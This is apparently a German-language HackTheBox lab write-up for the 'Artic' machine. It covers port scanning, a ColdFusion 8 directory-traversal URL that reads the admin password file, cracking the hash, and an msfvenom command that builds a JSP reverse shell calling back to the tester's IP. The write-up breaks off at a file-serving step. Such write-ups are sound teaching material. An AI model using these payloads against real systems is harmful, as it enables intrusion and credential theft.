> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md).

# Artic HackTheBox Writeup

Writeup zur HackTheBox-Easy-Windows-Maschine Artic mit Abdeckung von Ausnutzung von Adobe ColdFusion 8, Directory-Traversal-Schwachstelle, Hash-Cracking, Missbrauch geplanter Aufgaben - Erstellen einer bösartigen JSP-Datei, mit

{% hint style="warning" %}
**Fähigkeiten:**

* Adobe ColdFusion 8 Ausnutzung
* Verzeichnisdurchlauf-Schwachstelle
* Hashes knacken
* Missbrauch geplanter Aufgaben – Erstellen einer bösartigen JSP-Datei
* Missbrauch des SeImpersonate-Privilegs (Rechteausweitung)
  {% endhint %}

## Aufklärung

**Arbeitsbereich einrichten:**

Richte den Arbeitsbereich ein, indem du drei Ordner erstellst, um wichtige Inhalte, Exploits und Nmap-Aufklärungsergebnisse zu speichern.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7679e421ada52921351be6fa8b049384656479ef%2Fimage%20(2390).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**VPN-Verbindungsprüfung**

Überprüfe die VPN-Verbindung, um eine stabile Kommunikation mit dem Zielrechner sicherzustellen.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-878be6e67928319b6142833c09c18fbdfb74aed9%2Fimage%20(2391).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**Offene Ports mit Nmap erkennen:**


Enumeriere die offenen Ports und exportiere die Ergebnisse in die Datei "allPorts" im Nmap-Verzeichnis:

```bash
nmap -p- --open -sS -n -Pn -vvv --min-rate 5000 10.10.10.11 -oG allPorts
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-090508d2306b229967af48fee98b1caa89a980b0%2F%7B828CC081-5D1C-4D91-8CB4-40097C21D66A%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Analyse offener Ports mit extractPorts:**


Verwenden Sie die Funktion extractPorts, um offene Ports in einem kompakten Format anzuzeigen und sie in die Zwischenablage zu kopieren.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4ec756ab176827e2a3ec0b2532ecb6cb0eda0d1a%2F%7B218DF000-6BE5-4540-B995-FC71349B6145%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**Port- und Versionsscan mit Nmap:**

Verwende Nmap, um die Dienstversionen zu scannen und die Ausgabe in der Datei "targeted" zu speichern:

```bash
nmap -sCV -p135,8500,49154 10.10.10.11 -oN targeted
```

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1ca113fa4df70e68dd6684d1b258200e0b803a4f%2Fimage%20(2392).png?alt=media" alt=""><figcaption></figcaption></figure>

## Adobe ColdFusion 8 Ausnutzung (Port 8500)


Wir beobachten einen Verwaltungsdienst auf Port 8500, der einen Benutzernamen und ein Passwort benötigt, um eine Verbindung zu Adobe ColdFusion herzustellen.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ade846b5046c5f0ab83ef2846641ba06d2d2b07a%2F%7B1CC3833D-F943-4B87-B71A-810A6E15C612%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Durch die Suche nach zugehörigen Schwachstellen in `searchsploit`finden wir ein Ausführungsskript für eine Verzeichnisdurchlauf-Schwachstelle.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fcf6bf140c1601d0cf0bef22d7d040585f95811d%2Fimage%20(2394).png?alt=media" alt=""><figcaption></figcaption></figure>

`searchsploit -x multiple/remote/14641.py`



Dieses Skript offenbart eine LFI-Schwachstelle, um auf die Passwortliste zuzugreifen:

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a4998343e734596bd3944c2e805e70504ed82432%2F%7B9002146F-7B0B-4BC9-BF55-8A318BE79027%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

`http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en`

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b340b39cac5806ee25c93435dbbf462b8ff2cc7d%2F%7BC324857D-C2B0-4828-BF53-0FD421F999DC%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

Die Datei enthält folgenden Wert für das Passwort:


`password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03`

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-108d4b8322728e512d53177c51be2478d5e09ccc%2F%7B26D824F1-FF54-4C1C-BADB-C652D5604BD0%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Das Passwort knacken

{% embed url="<https://crackstation.net/>" %}


Mit CrackStation entschlüsseln wir diesen Hash, und das Passwort lautet `happyday`. Wir können uns nun erfolgreich verbinden.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55f9558566c4fdc026aac981b9aa47b0d9dd6cba%2F%7B6CF3AD95-1FD7-4BC5-899C-C130B67C7DC5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Einen bösartigen geplanten Task erstellen

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3ef18d4dcf4a28486e0eec0c8de2d66d314affc4%2F%7BB28D3324-1AF6-4F19-AFF5-0136AE377EBA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



Im Bereich für geplante Aufgaben werden wir eine neue Aufgabe erstellen, um eine bösartige Datei im `C:/ColdFusion8/wwwroot/CFIDE` Verzeichnis zu speichern, auf das wir Lese-/Schreibrechte haben.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21d3997ddaa0f9ce287192393bcdc5d9c6361324%2F%7B0BAF15D5-5336-43E6-9C82-BD77E829DD05%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**JSP-Datei-Erstellung:** Da der Server JSP-Dateien interpretieren kann, werden wir mit `msfvenom`:

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ee526fbf8a3e068a09bffd014648333f35fb3cda%2Fimage%20(2395).png?alt=media" alt="" width="375"><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5754cc3d05efcf9010dc9129abc0685c16cf6d1b%2Fimage%20(2396).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f raw > shell.jsp
```

**Neue Aufgabe hinzufügen:** Wir richten die geplante Aufgabe so ein, dass diese bösartige Datei ausgeführt wird.

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8f03fd260ee4212c77f66e7229c19c47a99ac8e7%2F%7B0DBCE25D-C0E3-4281-8ED7-B7073989C3C1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-66d7f2409907b47c85fc31c2287491f4afcad118%2Fimage%20(2399).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

/*/* HTTP-Server zum Übertragen der Datei:/*/* Um die JSP-Datei zu übertragen, starten wir auf unserem Rechner einen HTTP-Server:

```bash
python3 -m http.server 80
```

